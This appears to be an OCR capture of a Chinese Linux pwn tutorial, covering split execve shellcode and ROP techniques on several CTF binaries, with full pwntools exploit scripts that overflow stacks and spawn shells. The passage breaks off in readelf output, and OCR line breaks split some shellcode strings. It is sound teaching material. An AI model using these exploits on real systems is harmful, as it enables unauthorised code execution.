

执行完push rbx后，rbx的值入栈，覆盖掉
栈顶原本保存的被劫持的返回地址
shellcode最后一部分被rdi
的值覆盖从而导致失效



从这四张图和shellcode的内容我们可以看出，由于shellcode执行过程中的push，最后一部分会在执行完push rdi之后被覆盖从而导致shellcode失效。因此我们要么得选一个更短的shellcode，要么就对其进行改造。鉴于shellcode不好找，我们还是选择改造。

首先我们会发现在shellcode执行过程中只有返回地址和上面的24个字节会被push进栈的寄存器值修改，而栈溢出最多可以向栈中写0x40=64个字节。结合对这个题目的分析可知在返回地址之后还有16个字节的空间可写。根据这四张图显示出来的结果，push rdi执行后下一条指令就会被修改，因此我们可以考虑把shellcode在push rax和push rdi之间分拆成两段，此时push rdi之后的shellcode片段为8个字节，小于16字节，可以容纳。

接下来我们需要考虑怎么把这两段代码连在一起执行。我们知道，可以打破汇编代码执行的连续性的指令就那么几种，call，ret和跳转。前两条指令都会影响到寄存器和栈的状态，因此我们只能选择使用跳转中的无条件跳转jmp. 我们可以去查阅前面提到过的Intel开发者手册或其他资料找到jmp对应的字节码，不过幸运的是这个程序中就带了一条。



从图中可以看出jmp short locret_400B34的字节码是EB 05。显然，jmp短跳转（事实上jmp的跳转有好几种）的字节码是EB。至于为什么距离是05而不是0x34-0x2D=0x07，是因为距离是从jmp的下一条指令开始计算的。因此，我们以此类推可得我们的两段shellcode之间跳转距离应为0x18，所以添加在第一段shellcode后面的字节为\xeb\x18，添加两个字节也刚好避免第一段shellcode的内容被rdi的值覆盖。所以正确的脚本如下：

```
#!/usr/bin/python
#coding:utf-8

from pwn import *

context.update(arch = 'amd64', os = 'linux', timeout = 1)

io = remote('172.17.0.3', 10001)

#shellcode = "\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\
x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
#原始的shellcode。由于shellcode位于栈上，运行到push rdi时栈顶正好到了\x89\xe6\xb0\x3b\x0f\x05
处，rdi的值会覆盖掉这部分shellcode，从而导致执行失败，所以需要对其进行拆分
#xor rdx, rdx
#mov rbx, 0x68732f6e69622f2f
#shr rbx, 0x8
#push rbx
#mov rdi, rsp
#push rax
#push rdi
#mov rsi, rsp
#mov al, 0x3b
#syscall
```

```
shellcode1 = "\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\
x89\xe7\x50"
#第一部分shellcode，长度较短，避免尾部被push rdi污染
#xor rdx, rdx
#mov rbx, 0x68732f6e69622f2f
#shr rbx, 0x8
#push rbx
#mov rdi, rsp
#push rax

shellcode1 += "\xeb\x18"
#使用一个跳转跳过被push rid污染的数据，接上第二部分shellcode继续执行
#jmp short $+18h

shellcode2 = "\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
#第二部分shellcode
#push rdi
#mov rsi, rsp
#mov al, 0x3b
#syscall

print io.recvuntil("Location:")                                    #读取到"Location:"，紧接着就是泄露
出来的栈地址
shellcode_address_at_stack = int(io.recv()[0:14], 16)              #将泄露出来的栈地址从字符串转换成
数字
log.info("Leak stack address = %x", shellcode_address_at_stack)

payload = ""
payload += shellcode1                                              #拼接第一段shellcode
payload += "\x90"*(0x28-len(shellcode1))                           #任意字符填充到栈中保存的RIP处，此
处选用了空指令NOP，即\x90作为填充字符
payload += p64(shellcode_address_at_stack)                         #拼接shellcode所在的栈地址，劫持
RIP到该地址以执行shellcode
payload += shellcode2                                              #拼接第二段shellcode

io.send(payload)
io.interactive()
```


附件（课后例题和练习题请点击跳转到原文下载）

Linux pwn入门教程(3)——ROP技术

作者：Tangerine@SAINTSEC

0x00 背景

在上一篇教程的《shellcode的变形》一节中，我们提到过内存页的RWX三种属性。显然，如果某一页内存没有可写(W)属性，我们就无法向里面写入代码，如果没有可执行(X)属性，写入到内存页中的shellcode就无法执行。关于这个特性的实验在此不做展开，大家可以尝试在调试时修改EIP和read()/scanf()/gets()等函数的参数来观察操作无对应属性内存的结果。那么我们怎么看某个ELF文件中是否有RWX内存页呢？首先我们可以在静态分析和调试中使用IDA的快捷键Ctrl + S



或者同上一篇教程中的方法，使用pwntools自带的checksec命令检查程序是否带有RWX段。当然，由于程序可能在运行中调用mprotect()，mmap()等函数动态修改或分配具有RWX属性的内存页，以上方法均可能存在

误差。
既然攻击者们能想到在RWX段内存页中写入shellcode并执行，防御者们也能想到，因此，一种名为NX位（No eXecute bit）的技术出现了。这是一种在CPU上实现的安全技术，这个位将内存页以数据和指令两种方式进行了分类。被标记为数据页的内存页（如栈和堆）上的数据无法被当成指令执行，即没有X属性。由于该保护方式的使用，之前直接向内存中写入shellcode执行的方式显然失去了作用。因此，我们就需要学习一种著名的绕过技术——ROP（Return-Oriented Programming，返回导向编程）
顾名思义，ROP就是使用返回指令ret连接代码的一种技术（同理还可以使用jmp系列指令和call指令，有时候也会对应地成为JOP/COP）。一个程序中必然会存在函数，而有函数就会有ret指令。我们知道，ret指令的本质是pop eip，即把当前栈顶的内容作为内存地址进行跳转。而ROP就是利用栈溢出在栈上布置一系列内存地址，每个内存地址对应一个gadget，即以ret/jmp/call等指令结尾的一小段汇编指令，通过一个接一个的跳转执行某个功能。由于这些汇编指令本来就存在于指令区，肯定可以执行，而我们在栈上写入的只是内存地址，属于数据，所以这种方式可以有效绕过NX保护。

0x01 使用ROP调用got表中函数

首先我们来看一个x86下的简单ROP，我们将通过这里例子演示如何调用一个存在于got表中的函数并控制其参数。我们打开~/RedHat_2017-pwn1/pwn1。可以很明显看到main函数存在栈溢出：

```
int __cdecl main()
{
  int v1; // [sp+18h] [bp-28h]@1

  puts("pwn test");
  fflush(stdout);
  __isoc99_scanf("%s", &v1);
  printf("%s", &v1);
  return 1;
}
```


变量v1的首地址在bp-28h处，即变量在栈上，而输入使用的__isoc99_scanf不限制长度，因此我们的过长输入将会造成栈溢出。

```
root@kali:~# checksec pwn1
[*] '/root/pwn1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

程序开启了NX保护，所以显然我们不可能用shellcode打开一个shell。根据之前文章的思路，我们很容易想到要调用system函数执行system（“/bin/sh”）。那么我们从哪里可以找到system和”/bin/sh”呢？
第一个问题，我们知道使用动态链接的程序导入库函数的话，我们可以在GOT表和PLT表中找到函数对应的项（稍后的文章中我们将详细解释）。跳转到.got.plt段，我们发现程序里居然导入了system函数。

```
.got.plt:0804A00C off_804A00C     dd offset printf        ; DATA XREF: _printf↑r
.got.plt:0804A010 off_804A010     dd offset fflush        ; DATA XREF: _fflush↑r
.got.plt:0804A014 off_804A014     dd offset puts          ; DATA XREF: _puts↑r
.got.plt:0804A018 off_804A018     dd offset system        ; DATA XREF: _system↑r
.got.plt:0804A01C off_804A01C     dd offset __gmon_start__ ; DATA XREF: ___gmon_start__↑r
.got.plt:0804A020 off_804A020     dd offset __libc_start_main
.got.plt:0804A020                                         ; DATA XREF: ___libc_start_main↑r
.got.plt:0804A024 off_804A024     dd offset __isoc99_scanf ; DATA XREF: ___isoc99_scanf↑r
.got.plt:0804A024 _got_plt        ends
```

解决了第一个问题之后我们就需要考虑第二个问题。通过对程序的搜索我们没有发现字符串“/bin/sh”，但是程序里有__isoc99_scanf，我们可以调用这个函数来读取”/bin/sh”字符串到进程内存中。下面我们来开始构建ROP链。
首先我们考虑一下“/bin/sh”字符串应该放哪。通过调试时按Ctrl+S快捷键查看程序的内存分段，我们看到0x0804a030开始有个可读可写的大于8字节的地址，且该地址不受ASLR影响，我们可以考虑把字符串读到这里。



接下来我们找到__isoc99_scanf的另一个参数“%s”，位于0x08048629

```
.rodata:08048620 s               db 'pwn test',0          ; DATA XREF: main+9To
.rodata:08048629 ; char format[]
.rodata:08048629 format          db '%s',0                ; DATA XREF: main+2Ato
.rodata:08048629                                          ; main+3Eto
.rodata:08048629 _rodata         ends
```

接着我们使用pwntools的功能获取到__isoc99_scanf在PLT表中的地址，PLT表中有一段stub代码，将EIP劫持到某个函数的PLT表项中我们可以直接调用该函数。我们知道，对于x86的应用程序来说，其参数从右往左入栈。因此，现在我们就可以构建出一个ROP链。

```
`from pwn import *
context.update(arch = 'i386', os = 'linux', timeout = 1)
io = remote('172.17.0.3', 10001)
elf = ELF('./pwn1')
scanf_addr = p32(elf.symbols['__isoc99_scanf'])
format_s = p32(0x08048629)
binsh_addr = p32(0x0804a030)
shellcode1 = 'A'*0x34
shellcode1 += scanf_addr
shellcode1 += format_s
shellcode1 += binsh_addr
print io.read()
io.sendline(shellcode1)
io.sendline(“/bin/sh”)
```


我们来测试一下。 通过调试我们可以看到，当EIP指向retn时，栈上的数据和我们的预想一样，栈顶是plt表中__isoc99_scanf的首地址，紧接着是两个参数。 我们继续跟进执行，在libc中执行一会儿之后，我们收到了一个错误 这是为什么呢？我们回顾一下之前的内容。我们知道call指令会将call指令的下一条指令地址压入栈中，当被call调用的函数运行结束后，ret指令就会取出被call指令压入栈中的地址传输给EIP。但是在这里我们绕过call直接调用了__isoc99_scanf，没有像call指令一样向栈压入一个地址。此时函数认为返回地址是紧接着scanf_addr的format_s，而第一个参数就变成了binsh_addr`

call调用函数的情况

```
08048557   mov     [esp+4], eax
0804855B   mov     dword ptr [esp], offset unk_8048629
08048562   call    ___isoc99_scanf
08048567   lea     eax, [esp+18h]
```


```
08048557   mov     [esp+4], eax
0804855B   mov     dword ptr [esp], offset
unk_8048629
08048562   call    ___isoc99_scanf   ; push 08048567
08048567   lea     eax, [esp+18h]
```


```
F7E22610   __isoc99_scanf:
F7E22610   push    ebp
F7E22611   mov     ebp, esp
```



通过 PLT 表调用函数的情况

```
08048580   leave
08048581   retn        ;    pop eip
```


```
F7E22610   __isoc99_scanf:
F7E22610   push    ebp
F7E22611   mov     ebp, esp
```

从两种调用方式的比较上我们可以看到，由于少了call指令的压栈操作，如果我们在布置栈的时候不模拟出一个压入栈中的地址，被调用函数的取到的参数就是错位的。所以我们需要改良一下ROP链。根据上面的描述，我们应该在参数和保存的EIP中间放置一个执行完的返回地址。鉴于我们调用scanf读取字符串后还要调用system函数，我们让__isoc99_scanf执行完后再次返回到main函数开头，以便于再执行一次栈溢出。改良后的ROP链如下：

```
from pwn import *

context.update(arch = 'i386', os = 'linux', timeout = 1)
io = remote('172.17.0.3', 10001)

elf = ELF('./pwn1')
scanf_addr = p32(elf.symbols['__isoc99_scanf'])
format_s = p32(0x08048629)
binsh_addr = p32(0x0804a030)

shellcode1 = 'A'*0x34
shellcode1 += scanf_addr
shellcode1 += main_addr
shellcode1 += format_s
shellcode1 += binsh_addr

print io.read()
io.sendline(shellcode1)
io.sendline("/bin/sh")
```

我们再次进行调试，发现这回成功调用__isoc99_scanf把”/bin/sh”字符串读取到地址0x0804a030处

```
0804A030  2F 62 69 6E 2F 73 68 00  00 00 00 00 00 00 00 00  /bin/sh.
```

此时程序再次从main函数开始执行。由于栈的状态发生了改变，我们需要重新计算溢出的字节数。然后再次利用ROP链调用system执行system(“/bin/sh”)，这个ROP链可以模仿上一个写出来，完整的脚本也可以在对应文件夹中找到，此处不再赘述。

接下来让我们来看看64位下如何使用ROP调用got表中的函数。我们打开文件~/bugs bunny ctf 2017-pwn150/pwn150，很容易就可以发现溢出出现在Hello()里

```
signed __int64 Hello()
{
  signed __int64 result; // rax@2
  char s; // [sp+0h] [bp-50h]@1
  FILE *v2; // [sp+48h] [bp-8h]@1

  printf("Hello pwner, Send me your message here: ");
  fflush(stdout);
  fgets(&s, 192, stdin);
  v2 = fopen("bugsbunny.txt", "a");
  if ( v2 )
  {
    fwrite(&s, 0x40uLL, 1uLL, v2);
    result = 0LL;
  }
  else
  {
    puts("So shorry cant talk to you now :( ");
    result = 1LL;
  }
  return result;
}
```

和上一个例子一样，由于程序开启了NX保护，我们必须找到system函数和”/bin/sh”字符串。程序在main函数中调用了自己定义的一个叫today的函数，执行了system(“/bin/date”)，那么system函数就有了。至于”/bin/sh”字符串，虽然程序中没有，但是我们找到了”sh”字符串，利用这个字符串其实也可以开shell

```
004003BF  00 08 00 00 00 00 00 00  00 1D 00 00 00 11 00 1A  ................
004003CF  00 80 10 60 00 00 00 00  00 08 00 00 00 00 00 00  .▪.`............
004003DF  00 00 6C 69 62 63 2E 73  6F 2E 36 00 66 66 6C 75  ..libc.so.6.fflu
004003EF  73 68 00 66 6F 70 65 6E  00 70 75 74 73 00 73 74  sh.fopen.puts.st
004003FF  64 69 6E 00 70 72 69 6E  74 66 00 66 67 65 74 73  din.printf.fgets
0040040F  00 73 74 64 6F 75 74 00  73 79 73 74 65 6D 00 66  .stdout.system.f
0040041F  77 72 69 74 65 00 5F 5F  6C 69 62 63 5F 73 74 61  write.__libc_sta
0040042F  72 74 5F 6D 61 69 6E 00  5F 5F 67 6D 6F 6E 5F 73  rt_main.__gmon_s
0040043F  74 61 72 74 5F 5F 00 47  4C 49 42 43 5F 32 2E 32  tart__.GLIBC_2.2
0040044F  2E 35 00 00 00 02 00 02  00 02 00 02 00 02 00 00  .5..............
0040045F  00 02 00 02 00 02 00 02  00 02 00 00 00 00 00 00  ................
0040046F  00 01 00 01 00 01 00 00  00 10 00 00 00 00 00 00  ................
```

OK，现在我们有了栈溢出点，有了system函数，有了字符串”sh”，可以尝试开shell了。首先我们要解决传参数的问题。和x86不同，在x64下通常参数从左到右依次放在rdi，rsi，rdx，rcx，r8，r9，多出来的参数才会入栈（根据调用约定的方式可能有不同，通常是这样），因此，我们就需要一个给RDI赋值的办法。由于我们可以控制栈，根据ROP的思想，我们需要找到的就是pop rdi；ret，前半段用于赋值rdi，后半段用于跳到其他代码片段。

有很多工具可以帮我们找到ROP gadget，例如pwntools自带的ROP类，ROPgadget、rp++、ropeme等。在这里我使用的是ROPgadget（https://github.com/JonathanSalwan/ROPgadget）

通过ROPgadget --binary 指定二进制文件，使用grep在输出的所有gadgets中寻找需要的片段

```
root@kali:~# ROPgadget --binary pwn150 | grep "pop rdi"
0x0000000000400883 : pop rdi ; ret
```

这里有一个小trick。首先，我们看一下IDA中这个地址的内容是什么。

```
.text:0000000000400882                  pop     r15
.text:0000000000400884                  retn
```

我们可以发现并没有0x400883这个地址，0x400882是pop r15，接下来就是0x400884的retn，那么这个pop rdi会不会是因为ROPgadget出bug了呢？别急，我们选择0x400882，按快捷键D转换成数据。

```
.text:0000000000400880 ; ---------------------------------------------------------------
.text:0000000000400882                  db 41h
.text:0000000000400883                  db  5Fh ; _
.text:0000000000400884 ; ---------------------------------------------------------------
.text:0000000000400884                  retn
.text:0000000000400884 __libc_csu_init endp ; sp-analys
```

然后选择0x400883按C转换成代码


```
.text:0000000000400883                  pop     rdi
.text:0000000000400884                  retn
.text:0000000000400884 __libc_csu_init endp ; sp-analysi
```

我们可以看出来pop rdi实际上是pop r15的“一部分”。这也再次验证了汇编指令不过是一串可被解析为合法opcode的数据的别名。只要对应的数据所在内存可执行，能被转成合法的opcode，跳转过去都是不会有问题的。

现在我们已经准备好了所有东西，可以开始构建ROP链了。这回我们直接调用call system指令，省去了手动往栈上补返回地址的环节，脚本如下：


```
#!/usr/bin/python
#coding:utf-8

from pwn import *

context.update(arch = 'amd64', os = 'linux', timeout = 1)
io = remote('172.17.0.3', 10001)

call_system = 0x40075f                          #call system指令在内存中的位置
binsh = 0x4003ef                                #字符串"sh"在内存中的位置
pop_rdi = 0x400883                              #pop rdi; retn

payload = ""
payload += "A"*88                               #padding
payload += p64(pop_rdi)
payload += p64(binsh)                           #rdi指向字符串"sh"
payload += p64(call_system)                     #调用system执行system("sh")

io.sendline(payload)
io.interactive()
```

进行调试，发现开shell成功。



retn跳转到0x400883处的gadget: pop rdi; ret

pop rdi将”sh”字符串所在地址0x4003ef赋值给rdi



retn跳转到call system处

0x02 使用ROP调用int 80h/syscall

在上一节中，我们接触到了一种最简单的使用ROP的场景。但是现实的情况是很多情况下目标程序并不会导入system函数。在这种情况下我们就需要通过其他方法达到目标。在这一节中我们首先学习的是通过ROP调用int 80h/syscall

关于int 80h/syscall，在上一篇文章的《系统调用》一节中已经做了介绍，现在我们来看例子~/Tamu CTF 2018-pwn5/pwn5.这个程序的主要功能在print_beginning()实现。

```
int print_beginning()
{
  int result; // eax@6
  char v1; // [sp+Fh] [bp-9h]@1

  puts("Welcome to the TAMU Text Adventure!");
  puts("You are about to begin your journey at Texas A&M as a student
  puts("But first tell me a little bit about yourself");
  printf("What is your first name?: ");
  fgets(&first_name, 100, stdin);
  strtok(&first_name, "\n");
  printf("What is your last name?: ");
  fgets(&last_name, 100, stdin);
  strtok(&last_name, "\n");
  printf("What is your major?: ");
  fgets(major, 20, stdin);
  strtok(major, "\n");
  printf("Are you joining the Corps of Cadets?(y/n): ");
  v1 = getchar();
  corps = v1 == 'y' || v1 == 'Y';
  printf("\nWelcome, %s %s, to Texas A&M!\n");
  if ( corps )
    result = first_day_corps();
  else
    result = first_day_normal();
  return result;
}
```

这个函数有大量的puts()和printf()输出提示，要求我们输入first_name, last_name和major三个字符串到三个全局变量里，然后选择是否加入Corps of Cadets。不管选是还是否都会进入一个差不多的函数

```
int first_day_corps()
{
  int result; // eax@1

  printf("You wake with a start as your sophomore yells \"Wake
  puts("As your sophomore slams your door close you quickly get
  puts("You spend your morning excersizing and eating chow.");
  puts("Finally your first day of class begins at Texas A&M. Wh
  puts("1. Go to class.\n2. Change your major.\n3. Skip class a
  getchar();
  result = (char)getchar();
  if ( result == '2' )
  {
    printf("You decide that you are already tired of studying %
    printf("What do you change your major to?: ");
    result = change_major();
  }
  else if ( result > '2' )
  {
    if ( result == '3' )
    {
      result = puts("You succumb to the sweet calling of your r
    }
    else if ( result == '4' )
    {
      puts("You realize that the corps dorms are probably not t
      result = printf("Unfortunately the queitness of the libra
    }
  }
  else if ( result == '1' )
  {
    puts("You go to class and sit front and center as the Corps
    printf("As the lecturer drones on about a topic that you do
    result = puts("You wake with a start and find that you are
  }
  return result;
}
```

我们可以看到只有选择选项2才会调用函数change_major()，其他选项都只是打印出一些内容。进入change_major()后，我们发现了一个栈溢出：

```
1 int change_major()
2 {
3   char dest; // [sp+Ch] [bp-1Ch]@1
4
5   getchar();
6   gets(&dest);
7   strncpy(&dest, major, 0x14u);
8   return printf("You changed your major to: %s\n");
9 }
```

发现了溢出点后，我们就可以开始构思怎么getshell了。就像开头说的那样，这个程序里找不到system函数。但是我们用ROPGadget --binary pwn5 | grep “int 0x80”找到了一个可用的gadget

```
root@kali:~# ROPgadget --binary pwn5 | grep "int 0x80"
0x08071003 : add byte ptr [eax], al ; int 0x80
0x08071001 : add dword ptr [eax], eax ; add byte ptr [eax], al ; int 0x80
0x08071005 : int 0x80
```

回顾一下上一篇文章，我们知道在http://syscalls.kernelgrok.com/ 上可以找到sys_execve调用，同样可以用来开shell，这个系统调用需要设置5个寄存器，其中eax = 11 = 0xb, ebx = &(“/bin/sh”), ecx = edx = edi = 0. “/bin/sh”我们可以在前面输入到地址固定的全局变量中。接下来我们就要通过ROPgadget搜索pop eax/ebx/ecx/edx/esi; ret了。

#	Name	eax	ebx	ecx	edx	esi	edi
0	sys_restart_syscall	0x00	-	-	-	-	-
1	sys_exit	0x01	int error_code	-	-	-	-
2	sys_fork	0x02	struct pt_regs *	-	-	-	-
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-
6	sys_close	0x06	unsigned int fd	-	-	-	-
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-
10	sys_unlink	0x0a	const char __user *pathname	-	-	-	-
11	sys_execve	0x0b	char __user *	char __user *__user *	char __user *__user *	struct pt_regs *	-

pop eax; pop ebx; pop esi; pop edi; ret

```
0x080a150a : pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

pop edx; pop ecx; pop ebx; ret

```
0x080733b0 : pop edx ; pop ecx ; pop ebx ; ret
```

构建ROP链和脚本如下：

```
#!/usr/bin/python
#coding:utf-8

from pwn import *

io = remote('172.17.0.2', 10001)

ppppr = 0x080a150a          #pop eax; pop ebx; pop esi; pop edi; ret
pppr = 0x080733b0           #pop edx; pop ecx; pop ebx; ret
int_80 = 0x08071005          #int 0x80
binsh = 0x080f1a20          #first_name address
```

```
payload = "A"*32                    #padding
payload += p32(ppppr)             #pop eax; pop ebx; pop esi; pop edi; ret
payload += p32(0xb)                    #eax = 0xb
payload += p32(binsh)             #ebx = &("/bin/sh")
payload += p32(0)                    #esi = 0
payload += p32(0)                    #edi = 0
payload += p32(pppr)             #pop edx; pop ecx; pop ebx; ret
payload += p32(0)                    #edx = 0
payload += p32(0)                    #ecx = 0
payload += p32(binsh)             #ebx = &("/bin/sh")
payload += p32(int_80)             #int 0x80

io.sendline("/bin/sh")             #first_name里面存储"/bin/sh"
io.sendline("A")                    #随便输入
io.sendline("A")                    #随便输入
io.sendline("y")                    #选y进入函数first_day_corps()
io.sendline("2")                    #选项2进入change_major()，触发栈溢出

io.sendline(payload)

io.interactive()
```

调试时发现执行失败了，ROP链并没有被读进去

```
FF8CA49C  41414141
FF8CA4A0  41414141
FF8CA4A4  41414141
FF8CA4A8  41414141
FF8CA4AC  41414141
FF8CA4B0  41414141
FF8CA4B4  41414141
FF8CA4B8  41414141
FF8CA4BC  08048A00  first_day_normal+11C
FF8CA4C0  080F0360  .data:_IO_2_1_stdin_
FF8CA4C4  00000000
```

```
ppppr = 0x080a150a  #pop eax; pop ebx; pop esi; pop edi; ret
pppr = 0x080733b0   #pop edx; pop ecx; pop ebx; ret
int_80 = 0x08071005 #int 0x80
binsh = 0x080f1a20  #first_name address

payload = "A"*32              #padding
payload += p32(ppppr)         #pop eax; pop ebx; pop esi; pop edi; ret
```

这是为什么呢？

我们输出payload后发现0x080150a里面有两个0x0a，即“\n”

```
>>> payload
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n\x15\n\x08\x0b\x00\x00\x00 \x1a\x0f\x08\x00\x
00\x00\x00\x00\x00\x00\x00\xb03\x07\x08\x00\x00\x00\x00\x00\x00\x00\x00 \x1a\x0f
\x08\x05\x10\x07\x08'
```

在输入的时候，我们会使用回车键”\n”代表输入结束，显然这边也是受到了这个控制字符的影响，因此我们需要重新挑选gadgets。我们把gadget换成这一条

```
0x08095ff4 : pop eax ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
```

修改脚本发现成功getshell

0x03 从给定的libc中寻找gadget

有时候pwn题目也会提供一个pwn环境里对应版本的libc。在这种情况下，我们就可以通过泄露出某个在libc中的内容在内存中的实际地址，通过计算偏移来获取system和“/bin/sh”的地址并调用。这一节的例子是~/Security Fest CTF 2016-tvstation/tvstation. 这是一个比较简单的题目，题目中除了显示出来的三个选项之外还有一个隐藏的选项4，选项4会直接打印出system函数在内存中的首地址：

```
root@58f4dbb8b1e8:~# ./tvstation

=== TV Station - Control Panel ===
1) Show uptime
2) Show current user
3) Exit
Choice: 4

=== TV Station - Debug Menu ===
[Debug menu] system is @0x7f7d848df6a0
[Debug menu] Enter cmd:
```

```
ssize_t debug()
{
  void *v0; // ST08_8@1
  size_t v1; // rax@1

  puts("\n=== TV Station - Debug Menu ===");
  v0 = dlsym((void *)0xFFFFFFFF, "system");
  sprintf(fmsg, info, v0);
  v1 = strlen(fmsg);
  write(1, fmsg, v1);
  return debug_func();
}
```

从IDA中我们可以看到打印完地址后执行了函数debug_func()，进入函数debug_func()之后我们发现了溢出点

```
ssize_t debug_func()
{
  __int64 buf; // [sp+0h] [bp-20h]@1
  __int64 v2; // [sp+8h] [bp-18h]@1
  __int64 v3; // [sp+10h] [bp-10h]@1
  __int64 v4; // [sp+18h] [bp-8h]@1

  buf = 0LL;
  v2 = 0LL;
  v3 = 0LL;
  v4 = 0LL;
  return read(0, &buf, 0xC8uLL);
}
```

由于这个题目给了libc，且我们已经泄露出了system的内存地址。使用命令readelf -a 查看libc.so.6_x64

```
程序头：
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x0000000000000230 0x0000000000000230  R E    0x8
  INTERP         0x00000000001943c0 0x00000000001943c0 0x00000000001943c0
                 0x000000000000001c 0x000000000000001c  R      0x10
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
